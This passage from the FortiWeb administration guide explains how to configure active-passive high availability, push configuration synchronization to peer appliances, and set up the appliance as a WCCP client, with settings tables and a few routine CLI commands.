When the former active appliance comes back online, it may or may not assume its former active role. For an explanation, see How HA chooses the active appliance on page 53. (At this time, when an appliance is rejoining the cluster, FortiWeb will also send gratuitous ARP packets. This helps to ensure that traffic is not accidentally forwarded to both the current and former active appliance in cases where the cluster is connected through 2 switches.)

HA topology and failover — IP address transfer to the new active appliance shows an example HA network topology with IP address transfer from the active appliance to the standby appliance upon failover. In this example, the primary heartbeat link is formed by a crossover cable between the two port3 physical network ports; the secondary heartbeat link is formed between the two port4 physical network ports.

To configure FortiWeb appliances that are operating in HA mode, you usually connect only to the active appliance. The active unit's configuration is almost entirely synchronized to the passive appliance, so that changes made to the active appliance are propagated to the standby appliance, ensuring that it is prepared for a failover.

However, you can use the HA setting for a cluster member to configure it with an independent management port. You can then use the IP address of the port to directly manage the cluster member.

Tasks that can require you to access a cluster member directly include:

- connecting to a standby appliance in order to view log messages recorded about the standby appliance itself on its own hard disk
- connecting to a standby appliance to configure settings that are not synchronized (see Configuration settings that are not synchronized by HA on page 52)

To configure HA

1. If the HA cluster will use FortiGuard services, license **all** FortiWeb appliances in the HA group, and register them with the Fortinet Technical Support web site:

   https://support.fortinet.com/



If you license only the primary appliance in an active-passive HA group, after a failover, the secondary appliance will not be able to use the FortiGuard service. This could cause traffic to be scanned with out-of-date definitions, potentially allowing newer attacks.

2. Cable both appliances into a redundant network topology.

   For an example, see HA topology and failover — IP address transfer to the new active appliance on page 125.

3. Physically link the FortiWeb appliances that will be members of the HA cluster.

   You must link at least one of their ports (e.g. port4 to port4) for heartbeat and synchronization traffic between members of the cluster. You can either:

   - link two appliances directly via a crossover cable
   - link the appliances through a switch

   If a switch is used to connect the heartbeat interfaces, the heartbeat interfaces must be reachable by Layer 2 multicast.



Maintain the heartbeat link(s). If the heartbeat is accidentally interrupted for an active-passive HA group, such as when a network cable is temporarily disconnected, the secondary appliance will assume that the primary unit has failed, and become the new primary appliance. If no failure has actually occurred, both FortiWeb appliances will be operating as primary appliances simultaneously.



To avoid unintentional failovers due to accidental detachment or hardware failure of a single heartbeat link, make **two** heartbeat links.

For example, you might link `port3` to `port3` on the other appliance, and link `port4` to `port4` on the other appliance, then configure both appliances to use those network interfaces for heartbeat and synchronization.




If you link HA appliances through switches, to improve fault tolerance and reliability, link the ports through two **separate** switches. Do **not** connect these switches to your overall network, which could introduce a potential attack point, and could also allow network load to cause latency in the heartbeat, which could cause an unintentional failover.

4. Log in to **both** appliances as the `admin` administrator account.

   Accounts whose access profile includes **Read** and **Write** permissions to the **System Configuration** area can configure HA, but may not be able to use features that may be necessary when using HA, such as logs and network configuration.

5. On both appliances, go to **System > Config > HA-Config**.



To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **System Configuration** category. For details, see Permissions on page 62.


By default, each FortiWeb appliance operates as a single, standalone appliance: only the **Configured HA mode** drop-down list appears, with the **Standalone** option selected.

6. From **Configured HA mode**, select **Active-Passive**.

Fail-open is disabled when the FortiWeb appliance is configured as part of an HA pair. For information on fail-to-wire, see Fail-to-wire for power loss/reboots on page 664.

Additional options appear that enable you to configure HA.

7. Configure these settings:



Setting name	Description
Group-name	Type a name to identify the HA pair if you have more than one. This setting is optional, and does not affect HA function. The maximum length is 35 characters.
Device Priority	Type the priority of the appliance when electing the primary appliance in the HA pair. (On standby devices, this setting can be reconfigured using the CLI command `execute ha manage <serial-number_str> <priority_int>`. For details, see the *FortiWeb CLI Reference*.) This setting is optional. The smaller the number, the higher the priority. The valid range is 0 to 9. The default is 5. **Note:** By default, unless you enable Override, uptime is more important than this setting. For details, see How HA chooses the active appliance on page 53.
Override	Enable to make Device Priority a more important factor than uptime when selecting the main appliance. See How HA chooses the active appliance on page 53.
Reserve Management Port for Cluster Member **<interface name>**	Specifies whether the network interface you select provides administrative access to this appliance when it is a member of the HA cluster. When this option is selected, you can access the configuration for this cluster member using the IP address of the specified network interface. The interface configuration, including administrative access and other settings, is not synchronized with other cluster members. You cannot configure routing for the port you select. To allow your management computer to connect with the web UI and CLI, ensure it is on the same subnet as the port. (Alternatively, you can configure a source IP NAT on the router or firewall that modifies the management computer's source IP.) You can configure up to 8 reserved management ports in each HA cluster.
Group ID	Type a number that identifies the HA pair. **Both members of the HA pair must have the same group ID.** If you have more than one HA pair on the same network, each HA pair must have a different group ID. Changing the group ID changes the cluster's virtual MAC address. The valid range is 0 to 63. The default value is 0.

Setting name	Description
Detection Interval	Type the number of 100-millisecond intervals to set the pause between each heartbeat packet that the one FortiWeb appliance sends to the other FortiWeb appliance in the HA pair. This is also the amount of time that a FortiWeb appliance waits before expecting to receive a heartbeat packet from the other appliance. This part of the configuration is synchronized between the active appliance and standby appliance. The valid range is 1 to 20 (that is, between 100 and 2,000 milliseconds). **Note:** Although this setting is synchronized between the main and standby appliances, you should initially configure both appliances with the same **Detection Interval** to prevent inadvertent failover from occurring before the initial synchronization.
Heartbeat Lost Threshold	Type the number of times one of HA appliances retries the heartbeat and waits to receive HA heartbeat packets from the other HA appliance before assuming that the other appliance has failed. This part of the configuration is synchronized between the main appliance and standby appliance. Normally, you do not need to change this setting. Exceptions include: • Increase the failure detection threshold if a failure is detected when none has actually occurred. For example, during peak traffic times, if the main appliance is very busy, it might not respond to heartbeat packets in time, and the standby appliance may assume that the main appliance has failed. • Reduce the failure detection threshold or detection interval if administrators and HTTP clients have to wait too long before being able to connect through the main appliance, resulting in noticeable down time. The valid range is from 1 to 60. **Note:** Although this setting is synchronized between the main and standby appliances, you should initially configure both appliances with the same Heartbeat Lost Threshold to prevent inadvertent failover from occurring before the initial synchronization.


Setting name	Description
Port Monitor	Mark the check boxes of one or more network interfaces that each directly correlate with a physical link. These ports will be monitored for link failure. Port monitoring (also called interface monitoring) monitors physical network ports to verify that they are functioning properly and linked to their networks. If the physical port fails or the cable becomes disconnected, a failover occurs. You can monitor physical interfaces, but **not** VLAN subinterfaces or 4-port switches. If you select a link aggregate interface, failover occurs only if all the physical network interfaces in the logical interface fail. For more information, see Link aggregation on page 163. **Note:** To prevent an unintentional failover, do not configure port monitoring **until** you configure HA on both appliances in the HA pair, and have plugged in the cables to link the physical network ports that will be monitored.
Heartbeat Interface	Select which port(s) on this appliance that the main and standby appliances will use to send heartbeat signals and synchronization data between each other (i.e. the HA heartbeat link). Connect this port to the same port number on the other member of the HA cluster. (e.g., If you select **port3** for the primary heartbeat link, connect port3 on **this** appliance to port3 on the **other** appliance.) At least one heartbeat interface must be selected on each appliance in the HA cluster. Ports that currently have an IP address assigned for other purposes (that is, virtual servers or bridges) cannot be re-used as a heartbeat link. **Tip:** If enough ports are available, you can select both a primary heartbeat interface and a secondary heartbeat interface on each appliance in the HA pair to provide heartbeat link redundancy. (You cannot use the same port as both the primary and secondary heartbeat interface on the same appliance, as this is incompatible with the purpose of link redundancy.) **Note**: If a switch is used to connect the heartbeat interfaces, the heartbeat interfaces must be reachable by Layer 2 multicast.

8. Click **Apply**.

   Both appliances join the HA cluster by matching their Group ID. They begin to send heartbeat and synchronization traffic to each other through their heartbeat links.

   To determine which appliance currently has the role of the main appliance, on **System > Config > HA-Config**, in the **HA Member** table, view the **HA Role** column:

   - **main** — The appliance in this row is currently **active**. The active appliance applies policies to govern the traffic passing to your web servers. Also called the primary, master, or main appliance.
   - **standby** — The appliance in this row is currently **passive**, and is **not** actively applying policies. The passive appliance listens to heartbeat traffic and port monitoring for signs that the main appliance may have become unresponsive, at which point it will assume the role of the main appliance. Also called the secondary or standby appliance.



If both appliances believe that they are the main:

- Test the cables and/or switches in the heartbeat link to verify that the link is functional.
- Verify that you have selected the heartbeat port or ports in Heartbeat Interface. Make sure that the primary and secondary link is not crossed (that is, the primary heartbeat interface is not connected to the secondary heartbeat interface on the other appliance).
- Verify that the Group ID matches on both appliances.
- Verify that the ports on Port Monitor are linked and up (available).
- If the heartbeat link passes through switches and/or routers, you may need to adjust the time required after a reboot to assess network availability before electing the main appliance. For details, see the `boot-time <seconds_int>` setting in the FortiWeb CLI Reference.
- For debugging logs, use the `diagnose system ha status` and `diagnose debug application hatalk level` commands. For details, see the FortiWeb CLI Reference.

9. To monitor the HA cluster for failover, you can use SNMP (see Configuring an SNMP community on page 735), log messages, and alert email (see Configuring logging on page 691).

   If failover time is too long, adjust the following:

Setting name	Description
ARP Packet Numbers	Type the number of times that the FortiWeb appliance will broadcast extra address resolution protocol (ARP) packets when it takes on the main role. (Even though a new NIC has not actually been connected to the network, FortiWeb does this to notify the network that a new physical port has become associated with the IP address and virtual MAC of the HA pair.) This is sometimes called "using gratuitous ARP packets to train the network," and can occur when the main appliance is starting up, or during a failover. Also configure ARP Packet Interval. Normally, you do not need to change this setting. Exceptions include: • Increase the number of times the main appliance sends gratuitous ARP packets if your HA pair takes a long time to fail over or to train the network. Sending more gratuitous ARP packets may help the failover to happen faster. • Decrease the number of times the main appliance sends gratuitous ARP packets if your HA pair has a large number of VLAN interfaces and virtual domains. Because gratuitous ARP packets are broadcast, sending them may generate a large amount of network traffic. As long as the HA pair still fails over successfully, you could reduce the number of times gratuitous ARP packets are sent to reduce the amount of traffic produced by a failover. The valid range is 1 to 16.
ARP Packet Interval	Type the number of seconds to wait between each broadcast of ARP packets. Normally, you do not need to change this setting. Exceptions include: • Decrease the interval if your HA pair takes a long time to fail over or to train the network. Sending ARP packets more frequently may help the failover to happen faster. • Increase the interval if your HA pair has a large number of VLAN interfaces and virtual domains. Because gratuitous ARP packets are broadcast, sending them may generate a large amount of network traffic. As long as the HA pair still fails over successfully, you could increase the interval between when gratuitous ARP packets are sent to reduce the rate of traffic produced by a failover. The valid range is from 1 to 20.



If your HA link passes through switches and/or routers, and inadvertent failovers occur when rebooting the HA pair, you can increase the maximum time to wait for a heartbeat signal after a reboot by configuring `boot-time <limit_int>`. See the FortiWeb CLI Reference.

See also

- Updating firmware on an HA pair
- SNMP traps & queries
- HA heartbeat & synchronization
- How HA chooses the active appliance
- Configuration settings that are not synchronized by HA
- Fail-to-wire for power loss/reboots
- Topologies for high availability (HA) clustering
- Replicating the configuration without FortiWeb HA (external HA)

Replicating the configuration without FortiWeb HA (external HA)


Configuration synchronization provides the ability to duplicate the configuration from another FortiWeb appliance **without** using FortiWeb high availability (HA). The synchronization is unilateral **push**: it is not a bilateral synchronization. It adds any missing items, and overwrites any items that are identically named, but does not delete unique items on the target FortiWeb, nor does it pull items from the target to the initiating FortiWeb.

Replicating the configuration can be useful in some scenarios where you cannot use, or do not want, FortiWeb HA:

- **External active-active HA** (load balancing) could be provided by the firewall, the router, or an HTTP-aware load balancer such as FortiADC , since active-active HA is not provided by FortiWeb itself.
- **External active-passive HA** (failover) could be provided by a specialized failover device, instead of the FortiWebs themselves, for network load distribution, latency, and performance optimization reasons. The failover device must monitor for live routes.
- **Multiple identical non-HA** FortiWeb appliances in physically distant locations with the same network scheme might be required to have the same (maybe with a few extra different) server policies, and therefore management could be simplified by configuring one FortiWeb and then replicating that to the others.

In such cases, you may be able to save time and preserve your existing network topology by synchronizing a FortiWeb appliance's configuration with another FortiWeb. This way, you do **not** need to individually configure each one, and do **not** need to use FortiWeb HA.

Example network topology: Configuration synchronization with multiple identical FortiWeb appliances (non-HA)



Configuration synchronization is **not** a complete replacement for HA. Each synchronized FortiWeb does **not** keep any heartbeat link (no failover will occur and availability will not be increased) nor does it balance load with the other. Additionally, configuration synchronization will **not** delete items on the target FortiWeb if the item's name is different. Also it will not import items that exist on the target, but not on your local FortiWeb.

Configuration synchronization is **not** supported when administrative domains (ADOMs) are enabled.

If you require such features, either use FortiWeb HA instead, or augment configuration synchronization with an external HA/load balancing device such as FortiADC.

Like HA, due to hardware-based differences in valid settings, configuration synchronization requires that both FortiWeb appliances be of the **same model**. You cannot, for example, synchronize a FortiWeb-VM and FortiWeb 1000D.

You can configure which port number the appliance uses to synchronize its configuration. See Config-Sync on page 68.


Synchronize each time you change the configuration, and are ready to propagate the changes. Unlike FortiWeb HA, configuration synchronization is **not** automatic and continuous. Changes will only be pushed when you manually initiate it.

To replicate the configuration from another FortiWeb



Back up your system before changing the operation mode (see Backups on page 260). Synchronizing the configuration overwrites the existing configuration, and cannot be undone without restoring the configuration from a backup.

1. Go to **System > Config > Config-Synchronization**.



To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Network Configuration** category. For details, see Permissions on page 62. This feature is not available if ADOMs are enabled.

2. In **Peer FortiWeb IP**, type the IP address of the target FortiWeb appliance that you want to receive configuration items from your local FortiWeb appliance.
3. In **Peer FortiWeb Port**, type the port number that the target FortiWeb appliance uses to listen for configuration synchronization. The default port is 8333.
4. In **Peer FortiWeb 'admin' user password**, type the password of the administrator account named `admin` on the other FortiWeb appliance.
5. In **Synchronization Type**, select one of the following options:

Full	For all operation modes except WCCP, synchronizes all configuration except: • Network interface used for synchronization (prevents sync from accidentally breaking connectivity with future syncs) • Administrator accounts • Access profiles • HA settings When the operation mode is WCCP, synchronizes all configuration except: • **System > Network > Interface** • **System > Network > Static Route** • **System > Network > Policy Route** • **System > Config > WCCP Client** • Administrator accounts • Access profiles • HA settings
Partial	Synchronizes all configuration except: • **System** • **Policy > Server Policy** • **Server Objects > Server** • **Server Objects > Service** For a detailed list of settings that are excluded from a partial synchronization, including CLI-only settings, see the *FortiWeb CLI Reference*.



This option is not available if the FortiWeb appliance is operating in reverse proxy mode. See also Supported features in each operation mode on page 82.

To test the connection settings, click **Test**. Results appear in a pop-up window. If the test connection to the target FortiWeb succeeds, this message should appear:

```
Service is available...
```

If the following message appears:

```
Service isn't available...
```

verify that:

- the other FortiWeb is the same model
- the other FortiWeb is configured to listen on your indicated configuration sync port number (see Config-Sync on page 68)

- the other FortiWeb's `admin` account password matches
- firewalls and routers between the two FortiWebs allow the connection

6. Click **Push config**.

   A dialog appears, warning you that all policies and profiles with identical names will be overwritten on the other FortiWeb, and asking if you want to continue.

7. Click **Yes**.

   The FortiWeb appliance sends its configuration to the other, which synchronizes any identically-named policies and settings. Time required varies by the size of the configuration and the speed of the network connection. When complete, this message should appear:

   ```
   Config. synchronized successfully.
   ```

See also

- Topologies for high availability (HA) clustering

Configuring FortiWeb to receive traffic via WCCP

You can configure FortiWeb as a Web Cache Communication Protocol (WCCP) client. This configuration allows a FortiGate configured as a WCCP server to redirect HTTP and HTTPS traffic to FortiWeb for inspection.

If your WCCP configuration includes multiple WCCP clients, the WCCP server can balance the traffic load among the clients. In addition, it detects when a client fails and redirects sessions to clients that are still available.

WCCP was originally designed to provide web caching with load balancing and fault tolerance and is described by the Web Cache Communication Protocol Internet draft.

This feature requires the operation mode to be WCCP. See Setting the operation mode on page 121.

For information on connecting and configuring your network devices for WCCP mode, see Topology for WCCP mode on page 90.

For detailed information on configuring FortiGate and other Fortinet devices to act as a WCCP service group, see the FortiGate WCCP topic in the *FortiOS Handbook*.

Configuring the FortiWeb WCCP client settings

To configure FortiWeb as a WCCP client

1. Ensure the operation mode is **WCCP**. See Setting the operation mode on page 121.
2. Configure the network interface that communicates with the FortiGate (the WCCP server) to use the WCCP Protocol. See Configuring the network settings on page 152.
3. Go to **System > Config > WCCP Client**.
4. Click **Create New**.
5. Configure these settings.

Setting name	Description
Service ID	Specifies the service ID of the WCCP service group that this WCCP client belongs to. For HTTP traffic, the service ID is 0. For other types of traffic (for example, HTTPS), the valid range is 51 to 255. (Do not use 1 to 50, which are reserved by the WCCP standard.)
Cache ID	Specifies the IP address of the FortiWeb interface that communicates with the WCCP server. Ensure that the WCCP protocol is enabled for the specified network interface. See Configuring the network settings on page 152.
Group Address	Specifies the IP addresses of the clients for multicast WCCP configurations. The multicast address allows you to configure a WCCP service group with more than 8 WCCP clients. The valid range of multicast addresses is 224.0.0.0 to 239.255.255.255.
Router List	Specifies the IP addresses of the WCCP servers in the WCCP service group. You can specify up to 8 servers. Click + (plus sign) to add additional addresses. To configure more than 8 WCCP servers, use **Group Address** instead.
Port	Specifies the port numbers of the sessions that this client inspects. The valid range is 0 to 65535. Enter 0 to specify all ports.
Authentication	Specifies whether communication between the WCCP server and client is encrypted using the MD5 cryptographic hash function.
Password	Specifies the password used by the WCCP server and clients. All servers and clients in the group use the same password. The maximum password length is 8 characters. Available only when **Authentication** is enabled.
Service Priority	Specifies the priority that this service group has. If more than one service group is available to scan the traffic specified by **Port** and **Protocol**, the WCCP server transmits all the traffic to the service group with the highest **Service Priority** value.
Service Protocol	Specifies the protocol of the network traffic the WCCP service group transmits. For TCP sessions the protocol is 6.

Setting name	Description
Cache Engine Method	Specify how the WCCP server redirects traffic to FortiWeb. • **GRE** — The WCCP server encapsulates redirected packets within a generic routing encapsulation (GRE) header. The packets also have a WCCP redirect header. • **L2** — The WCCP server overwrites the original MAC header of the IP packets and replaces it with the MAC header for the WCCP client.
Primary Hash	Specifies that hashing scheme that the WCCP server uses in combination with the **Weight** value to direct traffic, when the WCCP service group has more than one WCCP client. The hashing scheme can be the source IP address, destination IP address, source port, or destination port, or a combination of these values.
Weight	Specifies a value that the WCCP server uses in combination with the **Primary Hash** value to direct traffic, when the WCCP service group has more than one WCCP client. The valid range is 0 to 255.
Bucket Format	Specifies the hash table bucket format for the WCCP cache engine.



Although you can set different values for settings such as **Service Priority** and **Primary Hash** for each WCCP client in a service group, the settings in the WCCP client with the lowest **Cache ID** value have priority.

For example, if a WCCP service group has two WCCP clients with cache IDs 172.22.80.99 and 172.22.80.100, the group uses the WCCP client settings for 172.22.80.99.

6. Click **OK**.
7. Optionally, use the following CLI command to route traffic back to the client instead of the WCCP server. You cannot enable this feature using the web UI.

```
config system wccp
   edit <service-id>
      set return-to-sender enable
   next
end
```

8. Create a WCCP server pool. See Creating a server pool on page 340.
9. Create a server policy in which **Deployment Mode** is **WCCP Servers** and the server pool is the WCCP pool you created earlier.

Viewing WCCP protocol information

You can use a FortiGate CLI command to display WCCP information. For example:

```
diagnose debug enable
diagnose debug application wccp 2
```

